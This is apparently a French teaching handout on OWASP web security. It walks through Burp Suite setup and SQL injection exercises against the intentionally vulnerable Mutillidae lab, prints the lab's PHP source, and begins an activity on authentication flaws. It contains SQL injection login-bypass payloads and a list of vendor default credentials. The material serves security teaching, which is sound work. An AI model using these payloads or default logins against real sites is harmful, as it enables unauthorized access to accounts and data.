
Lorsqu'il sera nécessaire d'utiliser Burpsuite, le navigateur devra être configuré pour l'utiliser en tant que proxy . Avec Firefox, il faut aller dans **Préférences**, descendre tout en bas de la page jusqu'à **Paramètres réseau**. Choisir le bouton **Paramètres**. La fenêtre « paramètres de connexion » s'ouvre.

L'écoute se fait sur le port 8080. Ensuite, il faut indiquer l'adresse de bouclage 127.0.0.11 ainsi que le port d'écoute 8080. Cela doit ressembler à cela :



3. Première capture de paquet

Une fois l'installation terminée, BurpSuite apparaît dans le sous menu **Autres** du menu **Applications** (environnement graphique Cinnamon) et peut être démarré.



Il faut ensuite cliquer sur **temporary project**. Puis un autre clic sur **suivant** et enfin sur **burp defaults**. Enfin, il faut cliquer sur le bouton **Start Burp**.

Le répertoire d'installation de BurpSuite se situe par défaut dans /usr/local/BurpSuiteCommunity.

Pour effectuer une première interception de requête, il faut cliquer sur l'onglet **Proxy**, puis sur **Intercept** et vérifier la présence du bouton **intercept is on**.


Lors de l'accès à un site depuis le navigateur, chaque requête est capturée par BurpSuite.

Le clic sur le bouton Forward permet de passer à la requête suivante.

En attendant ce clic, le proxy se met en attente avant d'envoyer les données vers le serveur web.

Pour désactiver la capture, il suffit de cliquer sur **intercept is on**.

Voici le résultat de l'interception quand le navigateur (Firefox ESR) cherche à atteindre : https://portail.turgot-paris.info :



3. Exercice : Premier défi : Extraction de données

Objectifs à atteindre

Comprendre la notion d'injection, réaliser les deux défis présentés et comprendre le code source desscripts PHP utilisés (non sécurisé et sécurisé).

Présentation de la notion d'injection

1. Définition de la notion d'injection

Les défauts d'injection, tels que l'injection SQL ou l'injection LDAP, se produisent lorsque des données non attendues sont envoyées à un interpréteur en tant que commande ou requête. Ces données envoyées par l'attaquant peuvent entraîner l'exécution de commandes et ainsi permettre l'accès à des informations confidentielles. L'injection la plus connue reste l'injection SQL (SQLi).

De nombreuses applications web travaillent autour d'un système de gestion de base de données (SGBDR) et comportent des formulaires qui attendent des données fournies par les utilisateurs. Si le développeur ne travaille que sur les scénarios attendus de saisies des données, il risque de ne pas intégrer de contrôles de validation (input validation) ce qui peut entraîner une sensibilité à l'injection.

De nombreux outils permettent d'automatiser la détection et l'exploitation des vulnérabilités SQLi. On peut citer :

- Burpsuite ;
- Vega ;
- SQLMAP ;
- SQL ninja ;
- Arachni ;
- Script Engine de NMAP...

2. Exemple d'injection SQL (SQLi)

De nombreux exemples d'injections SQL sont disponibles sur Internet. Wikipedia donne un exemple simple qui illustre le fonctionnement d'une requête SQL afin de compromettre le mot de passe d'un utilisateur.

On considère le champ associé au login et le champ associé au mot de passe et on suppose que l'attaquant connaît le login de la victime (voir les techniques d'ingénierie sociale et de manipulation).

La saisie suivante peut être mise en place si le site est sensible aux injections SQL :

- Utilisateur : *admin*
- mot de passe : *' or 1 --* ou *'or 1 #*
- L'apostrophe indique la fin de la zone de frappe de l'utilisateur, le code « or 1 » demande au script si 1 est vrai, or c'est toujours le cas, et les doubles tirets et le dièse indiquent le début d'un commentaire.

La requête SQL pourra ainsi ressembler à ceci :

```
1 select uid FROM Users where Name = 'admin' AND Password = ' ' OR 1 -- ;
```

Le script devient ainsi programmé pour vérifier si ce que l'utilisateur saisit est vrai. Comme 1 est vrai, l'attaquant sera connecté en tant qu'administrateur.

Si l'exemple présenté parait très simple, il existe des injections beaucoup plus compliquées qui sont testées par les outils précédemment cités.

Présentation des défis

Deux défis sont à relever dans cette première activité :

- **Défi 1 : Extraction de données** : Le but est d'obtenir la liste de tous les utilisateurs.
- **Défi 2 : Passer outre une authentification** : Le but est de s'authentifier à l'aide du compte d'un autre utilisateur.

Travaux préparatoires

Il faut commencer par créer un compte sur Mutillidae. Pour cela, cliquer sur le lien **Login/register**.

Puis suivre le lien « **Please register here** ».

Le compte créé est : utilisateur / OP|Prpajywnq8*}

Une fois authentifié, une indication apparaît en haut à droite de l'écran. Cette indication permettra de vérifier si certains défis sont réalisés avec succès.


Le niveau de sécurité du code mis en place est indiqué en haut de la page près des informations d'authentification.

Security Level: 0 (Hosed)	Absence de contrôle de sécurité.
Security Level: 1 (Client-side Security) Logged In	Contrôles des informations saisies coté client.
Security Level: 5 (Server-side Security) In	Contrôles des informations saisies coté serveur

Le niveau de sécurité du code mis en œuvre se modifie en cliquant sur le lien Toggle Security.

Chaque niveau de sécurité est disponible sur le même script PHP. Ces scripts sont stockés sur le serveur dans le répertoire **/var/www/html/mutillidae/**.

Pour les deux défis de cette activité, c'est le formulaire d'authentification qui servira de base de travail.



Certains défis nécessitent de connaître les noms des champs de formulaires utilisés. Cette information peut s'obtenir facilement en observant le code source de la page (CTRL + U).

```
<tr>
<td class="label">Username</td>
        <td>
          <input  type="text" name="username" size="20"
              autofocus="autofocus"
                    />
        </td>
</tr>
<tr>
        <td class="label">Password</td>
        <td>
          <input type="password" name="password" size="20"
                    />
        </td>
</tr>
```

Cette activité peut être réalisée sans utiliser l'outil BurpSuite. Toutefois, une première prise en main est possible : elle permettrait de trouver le nom des champs du formulaire. La démarche de capture d'un premier paquet est décrite dans le document : Activité 1 - Mise en place de la plateforme - Paragraphe 2.4 - Point 3 - Page 13.

Première prise en main de l'outil Burp Suite :


Burp Suite peut être utilisé dans un premier temps pour découvrir le nom des champs d'un formulaire.

Les étapes à suivre sont les suivantes :

1. Vérifier que le serveur Mutillidae est démarré (Vérifier et noter son adresse IP avec la commande « **ip addr** »).

2. Depuis la machine cliente, accéder à la page d'accueil d'OWASP via le lien suivant : IP « Labo-Serveur/mutillidae »

3. Dans les options du navigateur, cliquer sur Avancé, puis sur Réseau et sur Paramètres afin,de configurer l'utilisation du proxy BurpSuite. Indiquer 127.0.0.1 comme adresse IP et 8080 comme numéro de port dans la mesure où BurpSuite est installé sur la machine cliente :



Démarrer **Burp Suite** en suivant le cheminement suivant : Temporary project => Use Burp defaults. Aller dans l'onglet Proxy puis sur Intercept, vérifier que le proxy est désactivé (**Intercept is off**).

5. Retourner sur la page d'accueil de **Mutillidae** et cliquer sur le lien **Login/Register** en haut à gauche.


Saisir un login dans le champ *Username* et un mot de passe dans le champ *Password* **sans cliquer sur le bouton Login**.

7. Dans l'outil BurpSuite, activer le proxy en cliquant sur Intercept is off. Le bouton devient **Intercep is on**.

8. Revenir sur la page d'authentification de Mutillidae et **cliquer sur le bouton Login**.

9. Revenir sur BurpSuite et cliquer sur le bouton Forward dans le sous onglet Intercept de l'onglet Proxy.

Le nom des champs est visible dans la capture (ligne 15).



Le mot de passe capturé ici est celui de notre propre compte saisi depuis notre machine cliente. Rien de merveilleux pour le moment, ce qui nous intéresse est le nom des champs utilisés.

L'objectif était de se familiariser avec BurpSuite. En effet, le nom des champs peut s'obtenir en observant le code source de la page web (CTRL + U).

Question 1

1. Créer un compte permettant de vous authentifier sur la plate forme.

Question 2

2. Utiliser une méthode de votre choix afin de découvrir les noms des champs login et mot de passe du formulaire d'authentification.

Question 3

3. Positionner le niveau de sécurité du code à 0 (Hosed).

Découverte de la sensibilité SQLi

Une fois les travaux préparatoires effectués, il est nécessaire de passer à la phase de découverte des vulnérabilités SQLi.


La plateforme Mutillidae offre des pages sensibles à la faille SQLi. Bien évidemment, tous les sites web ne donnent pas de réponses positives aux tests de vulnérabilités. Cela dépend du niveau de sécurité de leur code.

Afin de valider la sensibilité SQLi, aller sur la page permettant de se connecter. Il faut aussi penser à vérifier que le niveau de sécurité sélectionné est 0 (Hosed).

Il suffit alors de saisir une quote dans le champ associé au mot de passe.

Dans cet exemple, l'outil Web developer de Firefox a été utilisé afin de rendre visible les données saisies dans le champ associé au mot de passe. Cette manipulation n'est pas indispensable pour relever les défis présentés. Elle sert uniquement à illustrer la saisie de la quote.

Lors du clic sur le bouton Login, une erreur apparaît dévoilant la sensibilité SQLi.



Ce message d'erreur est particulièrement instructif pour une personne malveillante.

Question 4

4. Tester une détection manuelle de la sensibilité SQLi.

A vous de jouer


Le but est de relever les deux défis présentés dans le paragraphe 3 de cette activité. Une recherche sur Internet permet d'obtenir de nombreux exemples d'injections à tester.

Premier défi : Extraction de données

Le but est d'obtenir la liste de tous les utilisateurs. Pour lancer le défi, il faut suivre le cheminement suivant : OWASP 2017 => A1 – Injection (SQL) => SQLi – Extract Data => User Info (SQL).


Le nom du script PHP sur le serveur est *user-info.php*.

En temps normal, cette page permet d'afficher le détail des informations d'un compte utilisateur.



4. Exercice : Deuxième défi : Passer outre une authentification

Le but est de s'authentifier à l'aide du compte d'un autre utilisateur de votre choix. Pour lancer le défi, il faut suivre le cheminement suivant : OWASP 2017 => A1 – Injection (SQL) => SQLi – Bypass Authentication => Login.



Le nom du script PHP sur le serveur est login.php. En temps normal, cette page offre un formulaire d'authentification.

Question 1

5. Réaliser les deux défis présentés en testant les injections suivantes :

- 'or ('a' = 'a') or '
- ' or username='admin

Question 2

6. Reporter sur votre documentation les injections testées.

Contre-mesures

La contre-mesure à ces vulnérabilités passe par la mise en place d'un codage sécurisé. En modifiant le niveau de sécurité les tests précédents doivent échouer.

Question 3

7. Modifier le niveau de sécurité et vérifier que les tests d'exploitation des failles SQLi échouent.

En utilisant le fichier user-info.php, répondre aux questions suivantes.

Question 4

8. Quel niveau de sécurité est nécessaire pour protéger contre cette attaque ?

Question 5

9. A ce niveau, quels sont les contrôles réalisés ?

Question 6

10. Est-ce que le contrôle HTML aurait suffit à protéger contre cette injection SQL.

Question 7

11. Comment la validation javascript est-elle déclenchée ?

Question 8

12. Quels sont les contrôles réalisés par la validation Javascript ?

Code source de user-info.php :

```php
<?php
  try{
      switch ($_SESSION["security-level"]){
        case "0": // This code is insecure
        $lEnableHTMLControls = FALSE;
        $lFormMethod = "GET";
        $lEnableJavaScriptValidation = FALSE;
        $lProtectAgainstMethodTampering = FALSE;
        $lEncodeOutput = FALSE;
        break;

        case "1": // This code is insecure
        $lEnableHTMLControls = TRUE;
        $lFormMethod = "GET";
        $lEnableJavaScriptValidation = TRUE;
        $lProtectAgainstMethodTampering = FALSE;
        $lEncodeOutput = FALSE;
      break;

      case "2":
      case "3":
      case "4":
        case "5": // This code is fairly secure
        $lEnableHTMLControls = TRUE;
        $lFormMethod = "POST";
        $lEnableJavaScriptValidation = TRUE;
        $lProtectAgainstMethodTampering = TRUE;
        $lEncodeOutput = TRUE;
      break;
      }//end switch

      $lFormSubmitted = FALSE;
    if (isset($_POST["user-info-php-submit-button"]) || isset($_REQUEST["user-info-php-submit-button"])) {
      $lFormSubmitted = TRUE;
    }// end if

    if ($lFormSubmitted){
        if ($lProtectAgainstMethodTampering) {
         $lUserInfoSubmitButton = $_POST["user-info-php-submit-button"];
        $lUsername = $_POST["username"];
        $lPassword = $_POST["password"];
        }else{
          $lUserInfoSubmitButton = $_REQUEST["user-info-php-submit-button"];
```

```
        $lUsername = $_REQUEST["username"];
        $lPassword = $_REQUEST["password"];
        }// end if $lProtectAgainstMethodTampering
    }// end if $lFormSubmitted

     } catch (Exception $e) {
    echo $CustomErrorHandler->FormatError($e, $lQueryString);
     }// end try;
?>

<script type="text/javascript">
  <?php
  if($lEnableJavaScriptValidation){
    echo "var lValidateInput = \"TRUE\"" . PHP_EOL;
  }else{
    echo "var lValidateInput = \"FALSE\"" . PHP_EOL;
  }// end if
  ?>

  function onSubmitOfForm(/*HTMLFormElement*/ theForm){
    try{
      var lUnsafeCharacters = /[`~!@#$%^&*()-_=+\[\]{}\\|;':",./<>?]/;

      if(lValidateInput == "TRUE"){
        if (theForm.username.value.length > 15 ||
          theForm.password.value.length > 15){
            alert('Username too long. We dont want to allow too many characters.\n\nSomeone might have enough room to enter a hack attempt.');
            return false;
        }// end if

        if (theForm.username.value.search(lUnsafeCharacters) > -1 ||
          theForm.password.value.search(lUnsafeCharacters) > -1){
            alert('Dangerous characters detected. We can\'t allow these. This all powerful blacklist will stop such attempts.\n\nMuch like padlocks, filtering cannot be defeated.\n\nBlacklisting is l33t like l33tspeak.');
            return false;
        }// end if
      }// end if(lValidateInput)

      return true;
    }catch(e){
      alert("Error: " + e.message);
    }// end catch
  }// end function onSubmitOfForm(/*HTMLFormElement*/ theForm)

</script>

<div class="page-title">User Lookup (SQL)</div>

<?php include_once (__ROOT__.'/includes/back-button.inc');?>
<?php include_once (__ROOT__.'/includes/hints/hints-menu-wrapper.inc'); ?>

<span>
  <a style="text-decoration: none; cursor: pointer;" href="./webservices/soap/ws-user-account.php">
    <img style="vertical-align: middle;" src="./images/ajax_logo-75-79.jpg" height="75px" width="78px" />
    <span style="font-weight:bold;">Switch to SOAP Web Service version</span>
  </a>
</span>
   
<span>
  <a href="index.php?page=user-info-xpath.php">
```

```
    <img src="./images/xml-logo-64-64.png" />
    <span class="label">Switch to XPath version</span>
  </a>
</span>

<form   action="./index.php?page=user-info.php"
    method="<?php echo $lFormMethod; ?>"
    enctype="application/x-www-form-urlencoded"
    onsubmit="return onSubmitOfForm(this);"
>
  <input type="hidden" name="page" value="user-info.php" />
  <table>
    <tr id="id-bad-cred-tr" style="display: none;">
      <td colspan="2" class="error-message">
        Authentication Error: Bad user name or password
      </td>
    </tr>
    <tr><td></td></tr>
    <tr>
      <td colspan="2" class="form-header">Please enter username and password<br/> to view account details</td>
    </tr>
    <tr><td></td></tr>
    <tr>
      <td class="label">Name</td>
      <td>
        <input type="text" name="username" size="20" autofocus="autofocus"
          <?php
            if ($lEnableHTMLControls) {
              echo('minlength="1" maxlength="20" required="required"');
            }// end if
          ?>
        />
      </td>
    </tr>
    <tr>
      <td class="label">Password</td>
      <td>
        <input type="password" name="password" size="20"
          <?php
            if ($lEnableHTMLControls) {
              echo('minlength="1" maxlength="20" required="required"');
            }// end if
          ?>
        />
      </td>
    </tr>
    <tr><td></td></tr>
    <tr>
      <td colspan="2" style="text-align:center;">
        <input name="user-info-php-submit-button" class="button" type="submit" value="View Account Details" />
      </td>
    </tr>
    <tr><td></td></tr>
    <tr>
      <td colspan="2" style="text-align:center; font-style: italic;">
        Dont have an account? <a href="?page=register.php">Please register here</a>
      </td>
    </tr>
  </table>
</form>

```

```php
<?php
  if ($lFormSubmitted){
    try {
      try {
        $LogHandler->writeToLog("Recieved request to display user information for: " . $lUsername);
      } catch (Exception $e) {
        //do nothing
      }// end try

      $lQueryResult = $SQLQueryHandler->getUserAccount($lUsername, $lPassword);

         $lResultsFound = FALSE;
         $lRecordsFound = 0;
         if (isset($lQueryResult->num_rows)){
        if ($lQueryResult->num_rows > 0) {
             $lResultsFound = TRUE;
             $lRecordsFound = $lQueryResult->num_rows;
        }//end if
      }//end if

        /* Print out table header */
      if($lEncodeOutput){
        $lUsername = $Encoder->encodeForHTML($lUsername);
      }// end if

      echo '  <div class="report-header">
            Results for &quot;<span style="color:#770000;">'
            .$lUsername.
            '</span>&quot;.'.$lRecordsFound.' records found.
          </div>';

        /* Print out results */
      if ($lResultsFound){
          while($row = $lQueryResult->fetch_object()){
            try {
            $LogHandler->writeToLog("user-info.php: Displayed user-information for: " . $row->username);
            } catch (Exception $e) {
              // do nothing
            }//end try

          if(!$lEncodeOutput){
            $lUsername = $row->username;
            $lPassword = $row->password;
            $lSignature = $row->mysignature;
          }else{
            $lUsername = $Encoder->encodeForHTML($row->username);
            $lPassword = $Encoder->encodeForHTML($row->password);
            $lSignature = $Encoder->encodeForHTML($row->mysignature);
          }// end if

          echo "<span style=\"font-weight:bold;\">Username=</span><span>{$lUsername}</span><br/>";
          echo "<span style=\"font-weight:bold;\">Password=</span><span>{$lPassword}</span><br/>";
          echo "<span style=\"font-weight:bold;\">Signature=</span><span>{$lSignature}</span><br/><br/>";
        }// end while

      } else {
        echo '<script>document.getElementById("id-bad-cred-tr").style.display=""</script>';
      }// end if ($lResultsFound)
      } catch (Exception $e) {
```

```
223       echo $CustomErrorHandler->FormatError($e, "Error attempting to display user
information");
224          }// end try;
225
226  }// end if (isset($_POST))
227 ?>
```

V OWASP - Sécurisation des applications web - Activité 2 : Vulnérabilités liées à l'authentification et à la gestion

1. Activité 2 : Vulnérabilités liées à l'authentification et à la gestion - Présentation

1.1. Présentation générale

a) Le risque A2 du top 10 d'OWASP

Lors du développement d'une application, le codage des fonctions liées à l'authentification et à la gestion des sessions (cookie de session) peuvent être incorrectement implémentées, permettant ainsi à des attaquants de compromettre des mots de passe et des identifiants de session.

b) Conséquences

personne malveillante peut s'identifier avec le compte d'un autre utilisateur voire avec celui de l'administrateur. Les conséquences peuvent être particulièrement graves sur une application manipulant des données hautement confidentielles (applications médicales, bancaires...).

Par ailleurs, le Règlement général sur la protection des données (RGPD) confère à la CNIL des missions supplémentaires et un pouvoir de contrôle et de sanction accru en matière de protection des données ce qui renforce l'obligation des entreprises d'assurer la sécurité des données manipulées.

Si le codage des fonctions liées à l'authentification et à la gestion des sessions est mal implémenté, l'application web risque d'offrir les vulnérabilités suivantes :

1. Tests d'authentification possibles sur des listes de login et de mots de passe : énumération des logins valides puis force brute des mots de passe ;
2. Identification à l'aide de mots de passe par défaut encore actifs lors de la phase de déploiement de l'application : certaines applications web comportent des comptes avec des mots de passe par défaut (glpi/glpi pour l'application GLPI ou nagios/nagiosadmin pour l'application nagios ou admin/cisco sur un routeur Cisco WRV215 , etc.) ;

3. Création autorisée de comptes utilisateurs avec des mots de passe non sécurisés tels que admin ou password1 ;
4. Codage non sécurisé des fonctionnalités permettant à un utilisateur de retrouver son mot de passe en cas d'oubli ;
5. Mots de passe écrits en dur dans du code source, mots de passe non chiffrés ou faiblement hashés (absence de fonction de salage) ;
6. Absence ou mauvais codage des fonctions gérant les authentifications multi-formes pour les applications très sensibles en terme de confidentialité des informations ;
7. Mauvaise implémentation des cookies de session : cookie d'identifiant de session prévisible, exposition des sessions ID dans l'URL, absence de rotation des sessions ID après un succès d'authentification ou après une déconnexion, pas de timeout sur les sessions ID.

Côté mise en pratique, cette deuxième activité exploite quelques exemples des vulnérabilités décrites dans les points 1. et 7.

c) Bonnes pratiques

Les bonnes pratiques suivantes peuvent être mises en place en tant que limitations ou contre-mesures des vulnérabilités présentées en amont :

1. Le développeur ne doit pas indiquer la raison d'un échec d'authentification : login incorrect ou mot de passe incorrect. Il faut simplement indiquer qu'il y a un échec d'authentification sans donner plus de détails par une phrase du type : échec d'authentification ;
2. Il faut coder des fonctions qui imposent un changement de mot de passe lors de la première connexion et supprimer les comptes inutiles comportant des mots de passe par défaut lors du déploiement de l'application ;
3. Il faut interdire les mots de passe non sécurisés (mots de passe du dictionnaire) en testant la solidité des mots de passe au moment de la création des comptes (codage qui impose une longueur minimale, la présence de caractères spéciaux...) ;
4. Il faut s'assurer que les fonctions permettant de retrouver un mot de passe en cas d'oubli ne présentent pas un codage trop laxiste (demande d'une couleur préférée par exemple) ;
5. Externaliser le stockage des mots de passe et les stocker sous forme chiffrée : ne pas stocker des mots de passe en clair dans du code source, utiliser des fonctions de salage lorsque les mots de passe sont hashés afin de prévenir les attaques du type table arc-en-ciel (*rainbow table*) ;
6. Les applications manipulant des informations hautement confidentielles doivent comporter des modules d'authentifications multi-formes en plus du traditionnel login/mot de passe : possession d'un objet pour déchiffrer un contenu, biométrie, géolocalisation... ;
7. Générer des cookies d'identifiant de sessions non prévisibles, qui changent après un succès d'authentification, les désactiver après une déconnexion et programmer une durée de validité (timeout).


1.2. Objectifs et architecture générale de l'activité

Trois défis sont proposés pour illustrer la sécurisation de l'authentification et des sessions :

1. **l'énumération des logins** : il s'agit d'énumérer des logins valides à partir d'un dictionnaire ;
2. **une attaque par force brute sur un login valide** : l'attaquant étant certain qu'un login est valide, il peut tenter une force brute sur le mot de passe ;
